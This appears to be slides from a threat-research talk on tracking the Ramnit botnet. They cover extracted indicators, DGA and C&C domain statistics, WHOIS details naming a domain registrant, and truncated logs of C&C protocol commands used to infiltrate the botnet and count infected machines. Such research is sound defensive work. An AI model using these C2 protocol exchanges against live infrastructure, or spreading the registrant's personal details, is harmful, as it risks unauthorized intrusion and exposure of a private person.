
# Setting up a feed of malicious samples



## IOC extraction laboratory: results


- Ramnit samples processed: more than 50,000
- Configuration variants: 203
- Campaigns: 116
- DGA seeds: 97
- DGA + static domains: 6464 + 194
- Configuration types: 7
- RSA public keys: 9
- RC4 keys: 3

# Classifying malicious samples




# Classifying malicious samples

Wow!  
Can be controlled by anyone!



# C&C domains



# C&C domains

Ramnit

DGA "block"

No description

Domain Name: **SUPNEWDMN.COM**

Expiration Date: **2020-02-13T21:00:00Z**

Registrant Name: **Denis Shlyapovich**

Registrant City: **Saint-Petersburg**

Registrant Email: **denis.shlyapovich@yandex.ru**

libdnsmasq.com


supnewdmn.com

DE  
UK2  
allsup  
...

# C&C domains

**BOTNET**  
**MALWARE**  
**'RAMMIT'**  
**TARGETS**


Further investigation of the various C2 domains (Domain Generation Algorithm), that show



# Infiltrating the botnet




# Infiltrating the botnet



# Infiltrating the botnet

- Collecting valid RSA signatures for different IP addresses
  - Signatures for 42 IP addresses and for 5 different RSA public keys have been collected

```
> CMD 51, data = []
< CMD 51, data = ['STRING(128): (39eed7f97710a3403dc1e96022c307b055af08fed398c4c14b897
```



ANS1 SEQUENCE:

OBJECT IDENTIFIER 1.3.14.3.2.26 sha1 (OIW)

OCTET STRING(20 bytes)

D209449018CD268C29B20D8EC45CB6B360A5BCFC

# Infiltrating the botnet

- Accessing botnet prevalence

MD5 of a computer unique identifier

```
>>> CMD F0, data = ['DWORD: 00000000', 'DWORD: 00000000', 'DWORD: 00000000',  
'STRING(32): 8cd749ec8c35f4e9da6322e59e1d8872', 'STRING(7): (64656  
<<< CMD F0, data = ['QWORD: 000003B6 00000000', 'DWORD: 00000000',  
  
>>> CMD F0, data = ['DWORD: 00000000', 'DWORD: 00000000', 'DWORD: 00000000',  
'STRING(32): 8a7e78fd1f7e589d36fc0bec2664c39b', 'STRING(7): (64656  
<<< CMD F0, data = ['QWORD: 000003B7 00000000', 'DWORD: 00000000',
```

Bot ID (assigned by C&C server)

